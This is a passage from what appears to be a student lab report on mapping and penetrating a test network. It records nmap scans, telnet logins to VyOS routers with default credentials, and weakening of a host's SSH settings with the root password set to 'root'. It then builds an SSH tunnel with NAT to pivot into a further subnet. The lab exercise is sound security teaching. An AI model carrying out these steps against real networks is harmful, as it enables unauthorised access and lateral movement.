          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:150 errors:0 dropped:0 overruns:0 frame:0
          TX packets:150 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:9678 (9.6 KB)  TX bytes:9678 (9.6 KB)

user@CS642-VirtualBox:/$
```

(Figure 4.3: Host H2 Interface List)

3.3 Network: 192.168.0.224/30

As shown previously in figure 3.8 from an IP table, the eth1 interface on the 192.168.0.193/27 router is directly connected to the 192.168.0.224/30 network.

From Kali Linux, a `nmap -A scan` was initiated of 192.168.0.224/30.

```
root@kali:~# nmap -A 192.168.0.224/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-22 06:20 EST
Stats: 0:02:48 elapsed; 2 hosts completed (2 up), 2 undergoing Script Scan
NSE Timing: About 96.43% done; ETC: 06:23 (0:00:02 remaining)
Nmap scan report for 192.168.0.225
Host is up (0.00024s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
| ssh-hostkey:
|   1024 9d:b6:49:08:cb:69:bc:05:1e:6e:74:07:f6:fd:ee:02 (DSA)
|_  2048 0e:c6:47:e7:12:90:f2:6d:f2:21:76:8e:19:5c:46:ca (RSA)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2022-11-22T11:22:05+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT     ADDRESS
1   0.29 ms 192.168.0.225
```

(Figure 5.1: Nmap Scan of 192.168.0.224/30)

```
Nmap scan report for 192.168.0.226
Host is up (0.00049s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
|_http-server-header: lighttpd/1.4.28
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/https?
|_ssl-date: 2022-11-22T11:22:05+00:00; 0s from scanner time.
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

TRACEROUTE (using port 21/tcp)
HOP RTT     ADDRESS
1   0.45 ms 192.168.0.193
2   0.86 ms 192.168.0.226

Post-scan script results:
| clock-skew:
|   0s:
|     192.168.0.225
|_    192.168.0.226
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 4 IP addresses (2 hosts up) scanned in 223.38 seconds
```

(Figure 5.2: Nmap Scan of 192.168.0.226)

From figure 3.7 shown previously, it was known that 192.168.0.225 on this network is the eth1 interface of the R1 router previously accessed (shown in figure 5.1).

As shown in figure 5.2, 192.168.0.226 was another VyOS router.

Therefore, a telnet connection to 192.168.0.226 was attempted. The same default credentials were used as before, vyos for both username and password. As shown below in figure 5.3, this was successful.


3.3.1 Router R2

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Sep 28 11:41:16 UTC 2022 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$
```

(Figure 5.3: Telnet Connection to R2)

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth0             192.168.0.226/30               u/u
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$
```

(Figure 5.4: R2 Interface List)



(Figure 5.5: R2 Route Table)

From the information found in figures 5.4 and 5.5, the R2 interface eth0 faces R1 on the 192.168.0.224/30 network. The eth1 and eth2 interfaces on R2 connect to new networks, specifically 192.168.0.32/27 on eth1 and 192.168.0.228/30 on eth2.

3.4 Network: 192.168.0.32/27

```
root@kali:~# nmap 192.168.0.32/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-31 12:56 EDT
Nmap scan report for 192.168.0.33
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.34
Host is up (0.0027s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 14.99 seconds
```

(Figure 6.1: Nmap Scan of 192.168.0.32/27)

As shown above in figure 6.1, the only new host on this network was 192.168.0.34, as 192.168.0.33 was an interface of the previously discovered R2.

3.4.1 Host H3: 192.168.0.34

This host had ports 111 and 2049 open, potentially indicating an NFS vulnerability. However, before any further exploits were tested, an SSH connection was attempted successfully. Interface information could then be gained, as shown below in figure 6.2.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:9d
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe33:ae9d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1435 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1312 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:107591 (107.5 KB)  TX bytes:118641 (118.6 KB)

eth1      Link encap:Ethernet  HWaddr 00:0c:29:33:ae:a7
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:aea7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:120 (120.0 B)  TX bytes:9763 (9.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:200 errors:0 dropped:0 overruns:0 frame:0
          TX packets:200 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:15552 (15.5 KB)  TX bytes:15552 (15.5 KB)
```

(Figure 6.2: H3 Interface List)

This host was found to be multihomed to a new network. The address of the interface of H3 with access to the new network was 13.13.13.12. The network address was calculated to be 13.13.13.0/24.

3.5 Network 13.13.13.0/24

Attempts to scan this network initially failed, indicating Kali Linux had no route to the network. A solution to this would be to open a SSH tunnel through to the 13.13.13.0 network through host H3 (to which the Kali machine had an established route). This would allow network traffic to be forwarded from Kali Linux to the 13.13.13.0 network.


The SSH permissions on H3 would have to be modified to allow for a SSH tunnel. It was known after exploiting H3 that a SSH connection to H3 was possible with root permissions.

This means that the `sshd_config` file could be navigated to H3, and the permissions changed. After opening a root shell on H3 as shown previously, navigation to find the `sshd_config` file could begin.

Navigation had to be done with the command line, as the NFS share was configured in such a way that the path to the file was inaccessible.

(Figure 7.1: H3 SSH Navigation)

The `sshd_config` file was in the `/etc/ssh` directory of H3. It was then opened in the nano text editor native to Linux. This is shown below in figure 7.2.



(Figure 7.2: H3 sshd_config File)

The content of this file that was changed is present in the above figure, but figure 7.3 below highlights what was changed. `PermitRootLogin` was set to `yes`, and the line `PermitTunnel yes` was added to the file.

```
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes
```

(Figure 7.3: H3 Changed Permissions)

These changes would allow a SSH connection with root permissions without having to open a root shell and would allow the creation of the SSH tunnel. The file was then saved and closed. The password for the root user was then set to `root`, with the process shown below in figure 7.4.

```
root@xadmin-virtual-machine:/etc/ssh# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@xadmin-virtual-machine:/etc/ssh#
```

(Figure 7.4: H3 Root Password Change)

The SSH service was then restarted as shown below in figure 7.5 so the changes would take effect.

```
root@xadmin-virtual-machine:/etc/ssh# service ssh restart
ssh stop/waiting
ssh start/running, process 3141
root@xadmin-virtual-machine:/etc/ssh#
```

(Figure 7.5: H3 SSH Service Restart)

After logging out of the SSH session on H3, a new connection was attempted with the command to create a SSH tunnel on H3 as shown below in figure 7.6.

```
root@kali:~# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Nov  7 13:47:46 2022 from 192.168.0.200
root@xadmin-virtual-machine:~#
```

(Figure 7.6: H3 SSH Tunnel)

The `0:0` in the command `ssh -w0:0` specifies that both ends of the tunnel will be named tun0.

The login was successful with the root account, and as shown below in figure 7.7, part of the output of the `ip addr` command showed the tunnel had been created on H3.

```
4: tun0: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~#
```

(Figure 7.7: H3 Tunnel Created)

Tunnel creation had been successful with tun0 created, and now the commands to assign an IP address could be entered and the tunnel activated. These commands on H3 were:

- `Ip addr add 1.1.1.2/30 dev tun0`
- `Ip link set tun0 up`

These commands can be seen at the top of figure 7.8 shown below.

```
root@xadmin-virtual-machine:~# ip addr add 1.1.1.2/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:33:ae:9d brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe33:ae9d/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:33:ae:a7 brd ff:ff:ff:ff:ff:ff
    inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe33:aea7/64 scope link
       valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group defau
lt qlen 500
    link/none
    inet 1.1.1.2/30 scope global tun0
       valid_lft forever preferred_lft forever
root@xadmin-virtual-machine:~#
```

(Figure 7.8: H3 Tunnel IP Assignment)

Simultaneously the same commands were entered on Kali Linux, but with the IP address of 1.1.1.1/30. This is shown below in figure 7.9.

```
root@kali:~# ip addr add 1.1.1.1/30 dev tun0
root@kali:~# ip link set tun0 up
root@kali:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:b4:e1:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.200/27 brd 192.168.0.223 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:feb4:e1ce/64 scope link
       valid_lft forever preferred_lft forever
6: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group defau
lt qlen 500
    link/none
    inet 1.1.1.1/30 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::611a:71a8:43c4:cb5e/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
root@kali:~#
```

(Figure 7.9: Kali Linux Tunnel IP Assignment)

To see if the tunnel was functioning properly, both H3 and Kali Linux were used to ping their opposite ends of the tunnel, as shown below in figure 7.10.

```
64 bytes from 1.1.1.1: icmp_seq=3 ttl=64 time=0.845 ms
^C
--- 1.1.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.483/0.694/0.845/0.153 ms
root@xadmin-virtual-machine:~#
```

```
^C
--- 1.1.1.2 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2011ms
rtt min/avg/max/mdev = 0.828/0.950/1.192/0.171 ms
root@kali:~#
```

(Figure 7.10: Tunnel Ping Test)

AS can be seen in the figure above, in the left hand terminal H3 was used to ping 1.1.1.1 (the end that was created on Kali Linux) and in the right-hand terminal Kali Linux was used to ping 1.1.1.2 which was on H3. These ping attempts were successful. IPv4 routing was then enabled on H3 as shown below in figure 7.11 so H3 could forward traffic.

```
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
0
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# more /proc/sys/net/ipv4/conf/all/forwarding
1
root@xadmin-virtual-machine:~#
```

(Figure 7.11: H3 IPv4 Routing)

On Kali Linux, the newly created tun0 could be specified to be used as a route to the 13.13.13.0/24 network, with the command and relevant output shown below in figure 7.12.

```
root@kali:~# route add -net 13.13.13.0/24 tun0
root@kali:~# route
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
default         192.168.0.193   0.0.0.0         UG    0      0        0 eth0
1.1.1.0         0.0.0.0         255.255.255.252 U     0      0        0 tun0
13.13.13.0      0.0.0.0         255.255.255.0   U     0      0        0 tun0
192.168.0.192   0.0.0.0         255.255.255.224 U     0      0        0 eth0
root@kali:~#
```


(Figure 7.12: Kali Linux Route Added)

NAT would then have to be enabled on H3 with the command:


```
iptables –t nat –A POSTROUTING –s 1.1.1.0/30 -o eth1 –j MASQUERADE
```

This would conclude the creation of the SSH tunnel, and now scanning of the 13.13.13.0 network could begin.

The network could now be nmap scanned from Kali Linux, with the outputs shown below in figures 7.13 and 7.14.



(Figure 7.13: Nmap Scan of 13.13.13.12)




(Figure 7.14: Nmap Scan of 13.13.13.13)

As the IP of 13.13.13.12 was already found to be an interface of host H3, the new host on this network was 13.13.13.13.

3.5.1 Host H4: 13.13.13.13

Once the host was exploited, the command ifconfig was then used to obtain more information for the network mapping, as shown below in figure 7.15.



(Figure 7.15: H4 Interface List)

It was found that this host had no more connections through to other networks, as interface with the address 13.13.13.13 was already known to be connected to H3.

3.6 Network 192.168.0.228/30

The network 192.168.0.228/30 was scanned, with the results shown below in figure 8.1.

```
root@kali:~# nmap 192.168.0.228/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-10-31 12:58 EDT
Nmap scan report for 192.168.0.229
Host is up (0.00047s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap scan report for 192.168.0.230
Host is up (0.00065s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.39 seconds
```

(Figure 8.1: Nmap Scan of 192.168.0.228/30)


As 192.168.0.229 was found to be the interface eth1 of R2 on this network, the 192.168.0.230 must be the interface of a new router, R3, on this network.

3.6.1 Router R3

A telnet connection was attempted to the router R3 on 192.168.0.230 with the default username and password of `vyos`. The connection was successful, and the routing tables and interfaces enumerated as shown in the figures below.

```
